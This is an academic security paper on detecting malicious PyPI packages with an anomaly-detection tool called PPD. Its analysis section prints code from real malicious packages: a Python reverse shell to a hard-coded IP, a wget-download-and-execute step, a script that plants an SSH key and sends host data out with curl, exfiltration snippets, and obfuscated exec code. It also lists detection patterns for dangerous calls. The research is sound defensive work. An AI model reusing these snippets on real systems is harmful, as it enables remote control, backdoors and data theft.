2021 IEEE 20th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom) | 978-1-6654-1658-0/21/$31.00 ©2021 IEEE | DOI: 10.1109/TRUSTCOM53373.2021.00091

Malicious Packages Lurking in User-Friendly Python Package Index

Genpei Liang*, Xiangyu Zhou*, Qingyu Wang*, Yutong Du*, Cheng Huang*†
*School of Cyber Science and Engineering, Sichuan University, Chengdu, China
†Corresponding author, Email: opcodesec@gmail.com

***Abstract*—Python has gradually become one of the most important programming languages through artificial intelligence's development. PIP, a package management tool for Python, offers one-click installation, allowing developers to utilize other people's code to speed up development. However, any registered member can easily upload packages to the repository that stores third-party packages. This functionality is used by attackers to poison the package index, i.e., to publish enormous malicious pip packages for installing backdoor, gathering information, etc. To know the situation of third-party packages in the Python community ecosystem, we establish the criteria for judging packages' suspicious or malicious behavior by analyzing the code logic in disclosed malicious packages. With the gained findings, we propose and implement Pip Poisoning Detector (PPD), an approach based on anomaly detection. PPD evaluated 228,723 packages, and after human inspection, we found 63 malicious and 238 suspicious ones among the output 5,699 results. The experimental results prove that our approach is effective and can significantly reduce review workload by 97.51%.**

***Keywords*—pip poisoning, anomaly detection, malicious Python**

I. Introduction

In recent years, Python is growing fast as the favorite language for software developers. According to the world's most popular programming language ranking data published by the TIOBE website [1], Python has rapidly overtaken C++ and C# from the 5th position in 2015 to the 3rd position in 2020. Python is extremely popular among programmers, owing to the powerful Python Package Index (PyPI). PyPI is the authoritative index of all Python packages, and the accompanying repository is open to all registered members [2]. For developers, some reusable codes needed in the project has been already packaged by others. So they can easily and efficiently use these codes by executing a single command (e.g. pip install request) [3]. Package Installer for Python (PIP) is an official package management tool provided by Python for downloading third-party packages in PyPI, and its installation steps are shown in Figure 1. This quick installation does help improve development efficiency. But PyPI is open, which means that attackers can easily upload malicious packages to launch supply chain attacks. Such an attack targeting the PyPI ecosystem is known as pip poisoning.

The same situation is also happening in other community ecosystems with Npm for Nodejs [4], RubyGems for Ruby. However, due to the registry's ignorance of such attacks, this situation has become more serious. About 20% of malicious packages have survived in the package index for more than 400 days and have been downloaded more than 1,000 times [2]. Therefore, since the discovery of this poisoning method several years ago, the number of such attacks has increased exponentially [5]. For instance, MALOSS [2] identified 339 malicious packages in August 2019 after detecting more than one million packages in NPM, PyPI, and RubyGems. Three of these malicious packages with more than 100,000 installations were assigned CVE numbers. In December 2020, Tencent [6] reported that PyPI was poisoned by malicious packages *covd*. Attackers uploaded the package *covd* with a similar name to the package *covid* into PyPI. Then they could compromise the infected host and perform a series of activities, such as planting Trojans and installing backdoors.

Current detection methods include detection of combosquatting and typosquatting-attacks [7], metadata analysis combined with static and dynamic analysis [2], and pure static analysis [8], etc. These approaches have their own advantages and disadvantages. For example, MALOSS has a high accuracy rate, but it needs to create instances when detecting each package, which consumes huge computing resources. In particular, it will take a lot of resources to detect all packages across the entire community ecosystem. By manually analyzing dozens of disclosed malicious packages, we find that malicious packages perform differently from benign packages in certain aspects (malicious packages usually steal personal data from users and upload it to remote server, or download Trojans for execution, etc.). From this perspective, we propose a detection approach for pip poisoning that combines static analysis and anomaly detection, PPD.

To illustrate our approach, take the malicious pip package *request* as an example, which was uploaded to PyPI by attackers in July 2020 [9]. When end-users incorrectly type the command *pip install request* (correctly, *pip install requests*), it automatically executes the code in *setup.py* (the entry file for installation process), which will download a Trojan from the remote server and execute it. Specifically, *setup.py* imports a function *license_check()* from another file *hmatch.py*. This function is added to the original file by attackers for downloading Trojans and installing backdoors. Current approaches do not inspect these imported codes, they only focus on the contents in *setup.py*. Our approach, PPD, uses the abstract syntax tree to parse *setup.py*, fetching all the imported codes and joining them into *setup.py* after formatting it correctly to form the completed installation code.

We mainly make the contributions as follows:

2324-9013/21/$31.00 ©2021 IEEE
DOI 10.1109/TrustCom53373.2021.00091



Figure. 1: The steps of installing a package via PIP

- After analyzing dozens of disclosed malicious pip packages, we have established preliminary criteria for judging the suspicious or malicious behavior of packages.
- We propose and implement PPD, which not only proves the feasibility of the anomaly detection concept in inspecting the entire PyPI ecosystem but also significantly reduces the workload of manual review by 97.51%.
- We have found 301 suspicious or malicious packages from the entire PyPI ecosystem, including 63 malicious packages and 238 suspicious packages. Part of these packages still exist in PyPI.

The remainder of this paper is structured as follows. Section II provides related work. Existing threat models are presented in Section III. Section IV details the methodology and our model design. Subsequently, our results are described in Section V. We conclude this paper and provide an outlook for future work in Section VI.

II. Related Work

Many researchers have investigated this poisoning attack against open source library from several aspects.

Package name. Both Vu et al. [7] and Taylor et al. [10] have conducted studies for package names. Vu et al. determined the naming pattern of packages in PyPI, and then judged packages' suspiciousness depending on whether the Levenshtein distance for each pair of package names was less than or equal to the threshold value. Although this method, which relies only on package names, is fast, its lack of support from the code content makes it easy to produce false-positive results. Specifically, in their approach, the suspiciousness of a package depends on whether its name and its repository name are equal. So attackers can bypass this detection by creating a GitHub repository with the same name in advance. Taylor et al. conducted further experiments on Levenshtein distance and proposed six similarly naming signals (triggering any signal would then be recognized as similar). In addition, they added package popularity assessment to package name similarity checking, where the major basis is the number of downloads. Compared with the approach proposed by Vu et al., Taylor et al.'s approach reduces the false-positive results to some degree, but still does not perform a code level analysis.

Code checking. Ohm et al. [11] focused on the iteration process of package versioning, i.e., the changes between benign and malicious versions of the same package. Because the malicious version will import much extra code compared to the benign version. This is indeed a research field for package security. But for malicious packages uploaded to the repository for the first time, the code is malicious even if iterative versions exist. In this case, this solution cannot determine whether the package is malicious by comparing the two different versions. Duan et al. [2] and Vu et al. [12] characterize the package in a multidimensional manner. Duan et al. systematically investigated supply chain attacks in the package manager ecosystem and proposed a large-scale analysis pipeline for detecting malicious packages, MALOSS. The framework of MALOSS combines static analysis, dynamic analysis and metadata analysis, but the resource costs are expensive. This is because that the volume of the entire package community is rapidly increasing. MALOSS will create a container instance when analyzing a single package. When it comes to inspecting the entire ecosystem, the resource costs are unacceptable(with 20 local workstations and a 60TB network-attached storage). Vu et al. detected the presence of injected code at both the file level and the code level, mainly by comparing files in a package repository (e.g., PyPI) with those in a source code repository (e.g., Github). However, this approach can only detect those packages that have corresponding repositories, which will lead to many misses.

Clustering. Different from the above, Garrett et al. [13] proposed an anomaly detection-based approach for the Npm ecosystem. This approach combined code features and metadata features to identify suspicious updates. But as it detected only a fraction of the ecosystem, the clustering is not effective. In addition, only caring about the package updates does reduce the cost of detection. For those malicious packages that are uploaded for the first time, this is what they expect.

In summary, current approaches are as follows. Package name analysis methods easily produce false-positive results. Code checking approaches consume huge resources and are unsuitable for the package manager to monitor the ecosystem in real-time. Clustering approaches only clustered and analyzed some packages in the community, which is not effective.

III. THREAT MODEL

In this section, we mainly describe some scenarios in which users are vulnerable to attacks, as well as the suspicious and malicious behaviors of packages under our definition.

A. Main Attack Vector

Author account compromise. Package maintainers or authors occasionally reuse the same passwords between several different sites, and some third-party sites with poor security are likely to leak these passwords. Attackers can steal the author's account through social engineering, password cracking, etc. After successfully compromising an account, attackers will

distribute a version containing malicious code to end-users. An example of such attack is *eslint-scope* [14], where the attacker compromised the ESLint maintainer's account and published a malicious version of *eslint-scope* to the package registry.

Publishing malicious packages. Attackers can easily publish packages containing malicious code to the registry because PyPI is open to registered members. Usually, attackers use names that are similar to popular packages to mislead end-users to download and install their packages. Typical examples are *jeIlyfish* (a misspelling of *jellyfish*) and *python3-dateutil* (an imitator of the popular package *dateutil*) [15]. Surprisingly, *jeIlyfish* existed in PyPI for almost one year until it was discovered by security researchers.

Dependency confusion. Internal projects usually use standard, trusted code dependencies located in private repositories. However, if attackers create similar packages in public repositories, which have the same names as the private and legitimate code dependencies, the malicious code can easily get into these projects [16]. Eventually, these malicious codes will follow these normal projects to end-users.

B. Package Behaviors

The above attack scenarios ultimately are designed to let end-users execute the malicious code, and *setup.py* is the file most likely to be manipulated by attackers [12]. Therefore, We categorize the package behaviors as suspicious behaviors and malicious behaviors.

Suspicious behaviors. The following behaviors should be categorized as suspicious and should be verified subsequently.

- An external file (*.sh* or *.exe*) is executed in the code, and we do not care whether these executable files are malicious or not.
- Many obfuscated characters are included in the code, and we do not care whether these characters are malicious or not after de-obfuscation.
- The code has the behavior of downloading remote resources to the local environment and decompressing them, and we do not care whether these resources are malicious or not.
- The code has the behavior of reading files and then executing them, and we do not care whether the contents of these files are malicious or not.
- The code has the behavior of editing system configuration files or opening services privately, and we can only determine that it is suspicious.

Malicious behaviors. The following behaviors should be directly categorized as malicious.

- Make external requests to download files and then execute them. If the file is merely downloaded or executed, it can only be considered suspicious.
- Create a reverse shell. Reverse shell is hard to discover, and attackers often use it to remotely control targets.
- After reading local sensitive data, send these data to a remote server. The ultimate goal of attackers launching a series of attacks is to access user's data.
- De-obfuscate codes and then execute them. Attackers often bypass security detection through obfuscation, but to achieve their goal they must de-obfuscate and execute the code.
- Obvious malicious code or backdoors. Such as deleting the current work directory, shutting down the power, etc.

IV. Methodology

Based on relevant studies, we propose a pip poisoning detection methodology according to the Levenshtein distance of package names, and features extracted from the source code. The implementation is divided into three parts: data pre-processing, feature extraction as well as model training and result outputs, as illustrated in Figure 2. In the data pre-processing part, we split all packages into two types depending on their suffix names. The entry file for *tar.gz* is *setup.py*, while that for *zip* and *whl* is *__init__.py* or *package-name.py* (package-name means package's name). We parse the entry file and get its imports. Then we traverse the entire package according to these imports and stitch the imported code into the entry file. After getting the complete installation code, the process enters into the feature extraction part. We use the abstract syntax tree (AST) to parse the source code, accompanied by regular expressions (RegExp) to extract features. In this way, we solve the inefficiency of AST and the inaccuracy of RegExp. The complete feature set consists of code features and Levenshtein distances of package names. Then we feed this feature set to the third part, which outputs the final results after reserve cross-validation and model training. After de-duplication of these results, we obtain the packages that need manual review.

A. Data Collection and Pre-Processing

This subsection explains how to build the experiment data and extract the complete installation code.

Data collection. All the data in this paper are collected from PyPI and Tsinghua University's PyPI mirror site. Firstly, we fetch the index file containing all package names and crawl every package's metadata according to this file. The crawling procedure uses multi-threading techniques to speed up metadata fetching. Then we normalize the metadata of each package to extract the download link for the latest version. When all packages are downloaded, we extract *setup.py* from the *tar.gz* packages, and *__init__.py* or *package-name.py* from the *zip* and *whl* packages. Finally, we get the entry file of every packages.

Pre-processing. For the entry file (e.g., *setup.py* for *tar.gz*), we first use AST to parse the file. This file is the entrance for the whole pip installation process, it must be parsable by AST. After traversing the entire tree node, we pick out the *Import* and *ImportFrom* child nodes, and then get all the imports from them. Following this, we compare these imports with Python's built-in libraries to find out third-party imports. Finally, we traverse the entire package and try to find files that match these third-party imports, and then merge these files and the entry file to build the complete installation code.



Figure. 2: The structure of our methodology

B. Features Extraction

In the feature extraction part, we mainly explain the features that we have selected and the reasons for them. The features are divided into two main categories, one is package features and the other is code features.

Package features. We crawl the metadata of each package in PyPI, including package name, latest upload timestamp, first upload timestamp, number of versions, README length, etc. However, the experimental results were poor, with only 50 of 4,934 packages output being defined as suspicious or malicious after manual review. Using high latitude features can lead to poor model performance because some unimportant features can become noisy and affect the model output. Thus, we finally select only the package name's Levenshtein distance as package feature, mainly because it can quickly detect attacks launched against developers' misspellings. Vu et al. [7] give a Levenshtein threshold $d = 2$ in their research, setting from the dimension of package name inconsistency. In addition, we add a similarity limit on the dimension of package name consistency and set its threshold to *0.8* (massive under reporting when setting *0.9*).

Code features. We have analyzed the PyPI portion of the malicious package dataset collected by Ohm et al. [17] For consistency in our analysis, we only choose the latest versions of these packages and then use them to construct our code feature set, as shown in Table I. We have mined some of the APIs that will be used in these attack scenarios. As shown in Table II, we will illustrate the command execution and external connection scenarios in detail. In the command execution scenario, we have divided all common dangerous functions into built-in functions (e.g., *os.system()*) and third-party functions (e.g., *pexpect.spawn()*). In the external connection scenario, we divided all libraries into built-in libraries (e.g., *httplib*) and third-party libraries (e.g., *requests*) depending on the version of the python interpreter. In the directory traversal scenario, we detect whether some common functions that enumerate directories are called (e.g., *os.walk()*). In the sensitive file reading scenario, we count the paths of some configuration files under Linux and Windows (e.g., */etc/passwd*, *c:/windows/win.ini*), and then detect whether these files are read. In the file manipulation scenario, we detect whether file IO related functions are called (e.g., *f.read()*). In the compression and decompression scenario, we match compression and decompression related libraries (e.g., *zlib*, *tarfile*). In the obfuscation and deobfuscation scenario, we match obfuscation related libraries (e.g., *base64*). In the importing other files scenario, we get the names of third-party libraries based on the collected set of built-in libraries, and find the full code of *setup.py* according to these names. In the longest string scenario, we fetch the longest string in the entire code and then check if it is a base64 string. In the IP or URL scenario, we detect the presence of strings shaped like IP or URL. In the fields of entry_points scenario, we check for the presence of the auto-install section.

To summarize, during feature extraction, PPD will first parse the imported contents of the installation code through AST and then retrieve the existence of these dangerous functions. If AST parsing fails, RegExp will be used to retrieve them. In some feature extraction processes, such as the longest string, we directly used RegExp. Because of the efficiency issue, we do not use the token after AST parsing.

C. Detection Model

Algorithm. The challenge is to discover those unknown malicious packages in the whole PyPI ecosystem. Since few malicious packages have been disclosed (only several dozens), we have to confront a dilemma of extreme imbalance of samples (more than 250,000 packages in total). We need to find malicious samples from a large number of unlabeled samples, i.e., we need to make determinations about the packages (benign packages or malicious packages) in the PyPI ecosystem. In the distance analysis-based anomaly detection algorithm, the data is first assumed to obey a probability distribution, and then a new sample will be introduced. If the probability of this sample is less than a threshold, it is determined to be an anomaly sample (malicious sample).

TABLE I: The code features we picked and why we picked them

Feature Name	Description
Command execution	Attackers often execute some system commands directly.
External connection	Attackers often send external connection to their pre-prepared servers.
Directory traversal	Attackers often obtain directory information on the target.
File manipulation	Attackers often upload, download or modify files.
Sensitive file reading	Attackers often read sensitive files on the target.
Compression and decompression	Attackers often download and decompress malicious files, or compress local files in order to send them to a remote server.
Obfuscation and de-obfuscation	Attackers often obfuscate malicious code to bypass detection and then de-obfuscate it for execution.
Importing other files	Attackers often import some external files to bypass the methodology that only detects setup.py.
The longest string	The obfuscated code is often very long.
IP or URL address	Attackers often embed their IP or URL address in malicious code.
Fields in entry_points	Attackers often use entry_points to execute malicious code in a covert way.

TABLE II: Specific ground-truth in feature selection

(a) Command execution

Type	Function
Built-in	os.system()
	os.popen()
	os.exec*()
	os.spawn*()
	subprocess.Popen()
	subprocess.getoutput()
	subprocess.getstatusoutput()
	subprocess.call()
	subprocess.run()
	subprocess.check_call()
	commands.getstatusoutput()
	commands.getoutput()
3rd-party	pexpect

(b) External connection

Type	Version	Libraries
Built-in	python2.x	httplib
		urllib
		urllib2
		socket
	python3.x	http.client
		urllib
		urllib3
		socket
3rd-party	all version	requests
		aiohttp
		selenium

However, the following problems are often encountered when doing anomaly detection.

P1: When the dimensions of the features are large, a huge dataset is required. Because of the large number of packages in the PyPI ecosystem (258,426 in October 2020), we can build a huge dataset.

P2: Some samples in low-density areas will be misclassified as abnormal samples. We traverse packages with code length less than 100 characters in intervals of 10 and obtained their distribution, as shown in Figure 3. Packages with code lengths of 10 or less account for 43% of the total, and these codes we can tell at a glance whether they are malicious or not. Therefore, we excluded these packages. In addition to excluding packages with short codes, we also exclude packages for which we cannot access the code, such as packages that have been withdrawn or removed by their authors.

P3: Pre-assumed probability distributions strongly influence model performance. We pick the Isolated Forest (iForest) algorithm [18], which has been widely used in many fields, such as docker container anomaly monitoring [19], detection of covert data integrity assault [20]. iForest as an unsupervised anomaly detection method is well suited to the challenge we encountered: it is insensitive to noise or anomalies in the



Figure. 3: Setup.py code length distribution (Unit: characters)

training data. Specifically, iForest recursively and randomly splits the dataset until all sample points are isolated. Under this random splitting strategy, the anomaly points usually have short paths. Since iForest uses segmentation to isolate anomaly points instead of excluding them by describing normal points, this almost eliminates the need to predefine the probability distribution of normal samples, which solves the third problem. But the results are still influenced by potentially malicious packages to some extent because many malicious samples aggregated in a small sample size may lead to false-positive.

Reverse cross-validation. Even if we have solved almost all the problems above, just relying on the iForest model is not enough to detect malicious packages from PyPI. When dividing the training and test sets, we cannot guarantee whether there are potentially malicious packages in the training set. To some extent, this will affect the final results. Thus, we use a method called reverse cross-validation (RCV) [21]. Taking 3-fold RCV as an example, we divide all the dataset into three parts, with one part as the training set and another two parts as the test set, and then perform cycle training. RCV selects only one part as the training set, which avoids false-negative caused by learning the wrong cases and improves the detection accuracy rate. But at the same time, it increases the false-positive rate due to the reduction of the training set. To improve the detection accuracy and reduce the false-positive rate, we used 3-fold, 5-fold and 10-fold RCVs to process the dataset. Finally, we de-duplicate the training output to get the final result.

V. Experimental

A. Results Overview

We used a local computer running Windows 10 with 16GB memory and 8 x 2.80GHz Intel CPUs to crawl the entire PyPI ecosystem in December 2020 (totally 287,915 packages), but only 228,887 packages we got the download link in the index and downloaded them. Part of the reason is that it takes

time for the crawler to download all packages. During this time between when we count the package name and when we download it, the author could remove or withdraw the package. The other part is because the package name exists in PyPI, but PyPI does not provide a link to its download (e.g., *01changer*, *2013007-pyh*, and other packages in https://pypi.org/simple/). Then we extract the complete installation code of the entry file, including the functions or imported files. After filtered the previously mentioned packages which need to be excluded, we detected the remaining 228,723 pip packages and obtained 5,699 anomaly samples after de-duplication. Through the manual review, 301 packages with malicious or suspicious behavior are found (63 malicious, 238 suspicious). The distribution of different types of malicious packages we found is shown in Figure 4.



Figure. 4: Different types of malicious packages' distribution

In addition, we find out two hacking tools (*revshell* and *exp10it*) in the result outputs. These hacking tools often contain many dangerous operations such as code execution, external connections, downloading files and executing them, so they can be detected by our methodology.

B. Verification of known malicious packages

We have validated our methodology by using a dataset of 53 malicious pip packages collected by Ohm et al. [17] and several malicious packages [6], [9] disclosed by security vendors. After manually reviewing these malicious pip packages, we exclude the following types of packages:

1) No installation-related code in the package.
2) Incomplete *setup.py* code, which has only one function
3) Only a screenshot of the malicious code segment, not the full code.

We extract the features of the remaining 41 malicious packages and add them to the database. These malicious packages will be detected together with all packages in PyPI. We verify that the name of the malicious package appears in the results. In the end, 34 packages are detected, accounting for 82.93%. Meanwhile, we compare the effect of the OCSVM (One-Class SVM) model which is also an anomaly detection. But OCSVM needs to describe the normal samples, and if the normal samples are mixed with malicious samples it will seriously affect its output. Eventually, the OCSVM model only verified 11 packages successfully, accounting for 26.82%. We categorize all detected packages by the behavioral classification in the subsection III-B and analyze the most typical packages as in Table III.

TABLE III: Verification of typical malicious pip packages

Package Name	Description	Hit or not
jeIlyfish	Steal sensitive files such as SSH and GPG keys and send them to the attacker's server.	yes
trustypip, pwniepip	Creating a reverse shell.	yes
request	Stealing sensitive information and digital currency keys, planting persistent backdoors, etc.	yes
libpeshka	Get the malicious script from the remote server and execute it, then persist it in *.bashrc*.	yes

C. Analysis of malicious packages in the wild

In this subsection, we take the malicious packages we found in the whole PyPI ecosystem as examples and explain why PPD can detect them. We have listed some of the most representative malicious pip packages and analyzed their code flow.

wormtongue. There are obvious malicious behaviors in wormtongue's code. This package will create a reverse shell to 185.238.32.160:10000 during installation, as shown in Listing 1. Other packages that obviously conduct malicious behaviors like this are fakessh, suicide, etc.

print-structures. print-structures will download an *elf* to the local environment from a remote server, add executable permissions to it via the command *chmod*, and then execute it, as shown in Listing 2. This type of attack, downloading Trojans and installing backdoors, is one of the most common. And attackers often clear the files after execution to remove traces.

protobuff. The cmdclass field in protobuff defines the class that will be instantiated when installing, and the installation of this class will trigger malicious function *do_thing()*, as shown in Listing 3. This function executes a series of commands to get the host information and insert the attacker's ssh public key into the ssh configuration file. Finally, all the information is uploaded to http://83.97.20.215/stats.php via curl.

Listing 1: Malicious code of wormtongue

```
import socket, subprocess, os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("185.238.32.160",10000))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p = subprocess.call(["/bin/sh","-i"])
```

Listing 2: Malicious code of print-structures

```
def run(self):
    os.system('wget http://118.128.134.45:8009/
        getshell.elf')
    os.system('chmod +x ./getshell.elf')
    os.system('./getshell.elf &')
    os.remove('./getshell.elf')
```

Listing 3: Malicious code of protobuff

```
def do_thing():
  returncode = os.system("""
{
  EXTERNAL_IP=$(curl https://ipinfo.io/ip)
  ALL_IPs=$(dnsdomainname -A)
  ALL_HOSTNAMEs=$(dnsdomainname -I)
  ALL_DOMAINs=$(grep "server_name" -ri /etc/nginx/
      sites-enabled/*; grep "ServerName" -ri /etc/
      apache2/sites-enabled/*)
  LINUX_INFO=$(uname; uname -or; lsb_release -irc)
  ENCODED_RESULT=$(echo "${USER}|||${USERNAME}|||${
      EXTERNAL_IP}|||${ALL_HOSTNAMEs}|||${ALL_IPs
      }|||${ALL_DOMAINs}|||${LINUX_INFO}" | base64
      )

  echo "ssh-rsa AAA... user@host" >> ~/.ssh/
      authorized_keys
  curl --data payload="protobuff~~~${
      ENCODED_RESULT}" "http://83.97.20.215/stats.
      php"
}
&> /dev/null
""");
```

Listing 4: Malicious code of tst-conan

```
def checkVersion():
  user_name = getpass.getuser()
  hostname = socket.gethostname()
  os_version = platform.platform()
  ip = [(s.connect(('8.8.8.8', 53)), s.getsockname
      ()[0], s.close()) for s in [socket.socket(
      socket.AF_INET, socket.SOCK_DGRAM)]][0][1]
  package='tst_conan'
  vid = user_name+"###"+hostname+"###"+os_version+
      "###"+ip+"###"+package
  request.urlopen(r'http://139.199.57.156/tst.php'
      ,data='vid='.encode('utf-8')+base64.
      b64encode(vid.encode('utf-8')))
```

Listing 5: Malicious code of reque6t

```
def telemetry(is_sudo, sender, original_name,
    new_name):
  url = "http://mf2pru.ceye.io"
  data = encoder(dict(
    is_sudo=is_sudo,
    sender=sender,
    original_name=original_name,
    new_name=new_name,
    version=sys.version
  ))
  request(url, encode(data), timeout=0.1)
```

Listing 6: Malicious code of afgcrk

```
exec marshal.loads('c\x00...\x0c\x01')
z = [168, 171...,214, 222]
_ = [103, 66...,4, 34]
__ = [927..., 927]
OoO_ = [45, 42...,39, 41]
exec marshal.loads('c\x00...\x0c\x01')
OO = lambda _ : marshal.loads(_)
u = ( ( { } < ( ) ) - ( { } < ( ) ) )
p = (({}<())-({}<()));v = []
exec((lambda:(((>())+(()<())))).func_code.
    co_lnotab).join(map(chr,[(....])))
exec OO("".join([chr(i) for i in lx]).decode("hex"
    ))
```

tst-conan. tst-conan first fetches the username, hostname, system version and other information, then determines whether the operating system is Windows or Linux, and gets the system language. Finally, it gets the IP address by DNS query and merges it with the information obtained earlier before sending it to http://139.199.57.156/tst.php, as shown in Listing 4. Malicious packages similar to tst-conan and disclosed by Ohm et al. [17] include PyYAML, pythom-mysql, python-openssl, etc.

reque6t. reque6t is a malicious package released into the PyPI ecosystem by security researchers, and similarly we also found r-quest, req-est, etc. The *setup.py* code of this package first tries to create a file called pwn3d.txt in the root directory to determine if it has root privileges. Then it sends information about whether it is running with high privileges, package name, package manager, etc. to http://mf2pru.ceye.io, as shown in Listing5. Finally, it also tries to read /etc/passwd and /etc/passwd.

afgcrk. afgcrk loads Python code objects via marshal and then performs malicious actions after obfuscation using lambda functions. Packages such as crkpak, crkpk, etc. are similar to this. Although the specific implementation is different, the behavior of these malicious pip packages is to load Python code object and execute it, the codes are shown in Listing 6.

D. Discussion

Our approach can help PyPI package manager to mitigate the cost of manual review to some extent. We reduce the number of packages to be inspected from more than 220,000 to just over 5,600. If we consider the entire PyPI ecosystem for inspection, our approach will reduce the work by 97.51%. In terms of the results, our approach is effective for fully functional malicious pip packages. But after analysis, we found that our approach does not work well for detecting some malicious PyPI packages with less function, such as *00000a*. In this package, only one external connection behavior and one *ls* command are used.

In addition, during our manual review of the 301 packages output, we notice that: 81 of the 238 suspicious packages have the behavior of reading files and executing them, while 77 packages have the behavior of downloading files. Although these packages execute seemingly normal files like *version.py*, the act of reading files and executing them should not be allowed. Because end-users cannot determine whether these files are required for the installation or are carefully forged by the attacker. As for the files downloading, these third-party packages should have complete code and not need to download something else in the background. This behavior should also be disallowed because there is no way for end-users to ensure the files' security. The two cases mentioned above are the most frequent ones, and we call on PyPI officials to standardize the format of the *setup.py* file to disable silent background downloads and other dangerous operations. A reasonable approach would be to leave these operations to the users instead of these third-party packages.

VI. Conclusions and future work

A. Conclusions

We crawl all packages in the PyPI ecosystem and preliminarily establish the criteria for judging the suspicious or malicious behavior of packages by analyzing the behavioral features of the disclosed malicious pip packages. We combine two techniques, AST and RegExp, to extract code features and construct feature sets with package name features. Finally, by using the iForest algorithm that performs well under multi-dimensional features, we find some malicious pip packages lurking in the PyPI ecosystem. Although a limited number of malicious pip packages are detected, we can prove that our approach works. We have analyzed the lifecycle of the pip installation process, which starts with a one-click command (e.g., *pip install requests*) entered by end-users. During the process of collecting samples, we have found two types of installation packages (*tar.gz*, *whl/zip*) in the PyPI ecosystem and proposed a solution to extract the complete *setup.py* code for each of them.

Following these findings, we propose and implement a pip poisoning detection approach based on the iForest algorithm, and combine it with multiple reverse cross-validation and de-duplication to ensure the validity of the results. From 228,723 pip packages, we get 5,699 packages awaiting manual review. After reviewing, we find 301 undisclosed suspicious or malicious packages. For the managers of PyPI ecosystem, it makes sense that if the task is to evaluate the entire community, our approach will reduce the workload by 97.51%.

B. Future Work

When dealing the malicious packages with fewer features, our approach performs poorly, which might be caused by the fact that we are using an anomaly detection mindset. Our approach is based on the assumption that malicious/anomaly packages are similar but different from benign/normal packages. However, it is obvious that the majority of malicious packages are functionally complex, so those with fewer functions are difficult for us to detect. In our future work, we intend to tackle the above problem from the dimension of code similarity. During our experiments, we found that the malicious code parts in most malicious packages are similar, for example, *libcurl*, *libhtml5*, *mateplotlib*, *numipy*, etc. packages all contain the function *checkVersion()*.

At the same time, we notice that such poisoning against package registries is also serious in Npm and RubyGems [2]. We have done a preliminary evaluation of the npm ecosystem while improving the PPD. After randomly selecting 300,000 packages, we found 16 suspicious or malicious npm packages. One of which, named monent, has been removed. We will continue to adapt our methodology to better detect malicious packages lurking in Npm and RubyGems.

Acknowledgment

This research is funded by the National Natural Science Foundation of China (No.61902265), Sichuan Science and Technology Program (No.2020YFG0047, No.2020YFG0374).

References

[1] I. TIOBE, "Tiobe index," *Retrieved from Tiobe Index: https://www.tiobe.com/tiobe-index*, 2020.

[2] R. Duan, O. Alrawi, R. P. Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, "Towards measuring supply chain attacks on package managers for interpreted languages." NDSS, 2021.

